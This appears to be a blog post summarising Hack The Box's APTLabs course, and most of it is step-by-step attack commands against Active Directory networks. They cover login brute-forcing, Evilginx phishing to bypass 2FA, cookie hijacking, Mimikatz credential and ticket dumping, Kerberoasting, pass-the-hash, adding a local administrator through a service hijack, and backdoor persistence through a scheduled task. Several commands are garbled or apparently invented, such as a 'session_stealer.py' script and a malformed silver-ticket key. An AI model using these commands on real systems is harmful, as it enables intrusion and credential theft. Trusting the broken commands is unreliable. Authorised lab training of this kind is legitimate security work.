Listen to this Post

Introduction:
The successful completion of Hack The Box’s APTLabs represents a significant milestone in offensive security proficiency, moving beyond theoretical knowledge into the realm of sophisticated adversarial emulation. This advanced laboratory environment tests cybersecurity professionals against real-world enterprise attack scenarios where conventional vulnerability scanning falls short, requiring deep understanding of modern infrastructure exploitation. The curriculum spans critical domains including Active Directory compromise, Kerberos-based attacks, and advanced lateral movement techniques that define contemporary threat actor tradecraft.
Learning Objectives:
- Master network compromise methodologies without relying on published CVEs
- Develop comprehensive Active Directory enumeration and exploitation capabilities
- Implement effective 2FA bypass techniques and evasion of modern defensive controls
- Execute advanced Kerberos attacks against interactive user sessions
- Master lateral movement across enterprise infrastructure with situational awareness
You Should Know:
- Network Compromise Without CVEs: Initial Access Through Configuration Weaknesses
Modern enterprise networks often lack obvious software vulnerabilities, forcing attackers to identify misconfigurations and procedural weaknesses. APTLabs emphasizes initial access through services like exposed web applications with default credentials, improperly secured file shares, or weak service account permissions that provide initial footholds without requiring exploit development.
Step-by-step guide:
- Begin with comprehensive network mapping using tools like Nmap with service detection: `nmap -sS -sV -sC -O 192.168.1.0/24`
– Identify potentially vulnerable services like SMB with anonymous access: `smbclient -L //192.168.1.50 -N`
– Check for web applications with default credentials using customized wordlists: `hydra -l admin -P passwords.txt 192.168.1.50 http-post-form “/login:username=^USER^&password=^PASS^:Invalid”`
– Exploit misconfigured permissions on network services: `rpcclient -U “” -N 192.168.1.50` followed by `enumdomusers`
- Comprehensive Active Directory Enumeration: Building the Attack Landscape
Thorough AD enumeration establishes the foundation for all subsequent attack steps, mapping users, groups, computers, trust relationships, and access controls. APTLabs teaches systematic reconnaissance to identify high-value targets, misconfigured permissions, and potential privilege escalation paths often overlooked in basic penetration testing.
Step-by-step guide:
- Enumerate domain information: `nltest /dclist:domain.local`
– Extract comprehensive user and group information with PowerView: `Get-NetUser -Properties samaccountname,memberof,lastlogon | Export-Csv -Path users.csv`
– Identify sensitive groups: `Get-NetGroupMember “Domain Admins” -Recurse`
– Hunt for misconfigured access controls: `Find-InterestingDomainAcl -ResolveGUIDs`
– Map network shares and SPN (Service Principal Names): `setspn -T domain.local -Q /`
3. Two-Factor Authentication Bypass: Evading Modern Security Controls
As organizations increasingly implement 2FA, attackers must develop techniques to circumvent these additional authentication factors. APTLabs demonstrates practical methods including adversary-in-the-middle (AiTM) attacks, session hijacking, and exploiting implementation flaws in 2FA systems.
Step-by-step guide:
- Deploy Evilginx2 for phishing with 2FA interception: `evilginx -p phishingsites/oauth2`
– Capture and replay session cookies using browser automation: `python session_stealer.py -u https://target-app -c captured_cookies.json`
– Exploit OAuth implementation flaws: `curl -X POST “https://oauth-provider/token” -d “grant_type=authorization_code&code=STOLEN_CODE”`
– Utilize Pass-the-Cookie attacks for maintained access: `chrome.exe –user-data-dir=c:\temp –load-extension=session-hijacker`
4. Kerberos Attack Execution: Exploiting Authentication Protocols
Kerberos remains a critical attack surface in Windows environments, with multiple techniques available for credential theft, privilege escalation, and persistence. APTLabs covers the full spectrum from Golden Ticket attacks to Kerberoasting and delegation abuse.
Step-by-step guide:
- Extract Kerberos tickets from memory using Mimikatz: `mimikatz sekurlsa::tickets /export`
– Perform Kerberoasting attack: `GetUserSPNs.py domain.local/user:password -dc-ip 192.168.1.1 -request`
– Execute Silver Ticket attack: `mimikatz kerberos::golden /user:fakeuser /domain:domain.local /sid:S-1-5-21-… /target:server.domain.local /service:HTTP /rc4:aes256key /ptt`
– Abuse constrained delegation: `kekeo tgs::s4u /tgs:[email protected][email protected] /impersonateuser:administrator /msdsspn:time/server.domain.local`
5. Lateral Movement Mastery: Navigating Enterprise Networks
Lateral movement separates basic attackers from advanced persistent threats, requiring sophisticated techniques to traverse segmented networks while maintaining access and avoiding detection. APTLabs emphasizes multiple movement methods tailored to different network environments and defensive postures.
Step-by-step guide:
- Perform Pass-the-Hash attack: `pth-winexe -U domain/administrator%aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c //192.168.1.75 cmd`
– Deploy WMI for remote execution: `wmic /node:192.168.1.75 /user:domain\user /password:password process call create “cmd.exe /c whoami > C:\output.txt”`
– Utilize PowerShell Remoting: `Enter-PSSession -ComputerName 192.168.1.75 -Credential domain\user`
– Establish SOCKS proxies for tool routing: `plink -D 1080 -P 22 -pw password [email protected] -N`
- Privilege Escalation and Situational Awareness: Gaining Domain Dominance
The final phase involves escalating privileges to domain administrator level while maintaining comprehensive understanding of the compromised environment to avoid detection and ensure persistence. APTLabs teaches systematic privilege escalation paths and environmental awareness techniques.
Step-by-step guide:
- Identify privilege escalation vectors: `winpeas.exe quiet` or `linux-exploit-suggester.sh`
– Exploit vulnerable service permissions: `sc qc vulnerableservice` followed by `sc config vulnerableservice binPath= “net localgroup administrators user /add”`
– Dump credentials from memory and registry: `mimikatz sekurlsa::logonpasswords` and `reg save hklm\sam sam.save`
– Extract LAPS passwords if implemented: `Get-LAPSPasswords -Domain domain.local`
– Establish persistent access: `schtasks /create /tn “Maintenance” /tr “c:\windows\system32\backdoor.exe” /sc daily /ru “SYSTEM”`
What Undercode Say:
- Advanced penetration testing requires moving beyond CVE-dependent attacks to focus on configuration weaknesses and procedural flaws
- Comprehensive Active Directory knowledge forms the foundation of modern enterprise security assessment
- Persistent access in monitored environments demands sophisticated evasion and operational security practices
The APTLabs curriculum represents a paradigm shift in offensive security training, emphasizing the attack techniques most relevant to contemporary threat actors targeting enterprise environments. Rather than focusing solely on software vulnerabilities, the platform forces practitioners to develop expertise in architectural weaknesses, authentication protocol flaws, and systemic security control failures. This approach mirrors real-world advanced persistent threat methodologies where attackers increasingly bypass rather than breach security controls. The emphasis on Kerberos exploitation and lateral movement techniques highlights the critical importance of understanding Microsoft enterprise infrastructure, which remains the backbone of most corporate networks. Furthermore, the inclusion of 2FA bypass methodologies acknowledges the growing enterprise adoption of multi-factor authentication and the corresponding evolution in attacker tradecraft to circumvent these controls.
Prediction:
The offensive techniques demonstrated in APTLabs foreshadow the evolving enterprise threat landscape, where attackers will increasingly leverage architectural knowledge over exploit development. We anticipate increased focus on cloud identity compromise as hybrid environments become standard, with attacks moving from on-premises Active Directory to Azure AD and conditional access policies. AI-enhanced security controls will drive corresponding advances in AI-assisted attack planning and execution, while increased detection capabilities will force attackers to develop more sophisticated “living off the land” techniques using native system functionalities. The proliferation of IoT and OT in corporate networks will create new lateral movement vectors beyond traditional IT infrastructure, expanding the attack surface available to determined adversaries.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Giovanny Corcino – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


